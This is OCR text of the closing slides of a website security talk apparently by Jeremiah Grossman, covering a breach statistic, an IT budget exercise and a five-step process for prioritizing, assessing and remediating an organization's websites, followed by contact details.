


Figure 18. Malware infection vectors by percent of breaches within Malware



What is Secure Enough?

86% of victims had evidence of the breach in their log files

Budget Game

Break the IT budget into the following categories:

Network
All resources invested in Cisco, network admins, etc.

Host
All resources invested in Unix, Windows, sys admins, etc.

Applications
All resources invested in developers, CRM, ERP, etc.

Operationalizing Website Security


1) Find your websites (all of them)
Locate the websites you are responsible for

2) Valuation & Prioritization
Rank websites based upon *business criticality*

3) Adversaries & Risk Tolerance
Random Opportunistic, Directed Opportunistic, Fully Targeted

4) Measure your current security posture
Vulnerability assessments, pen-tests, traffic monitoring

5) Remediation & Mitigation
SDL, virtual patch, configuration change, decommission, outsource, version roll-back, etc.



What is your organizations tolerance for risk (per website)?

Questions?

I was not in your threat model.

1:53 PM Apr 28th via TweetDeck
Retweeted by 1 person

jeremiahg
Jeremiah Grossman

Blog: http://jeremiahgrossman.blogspot.com/
Twitter: http://twitter.com/jeremiahg
Email: jeremiah@whitehatsec.com

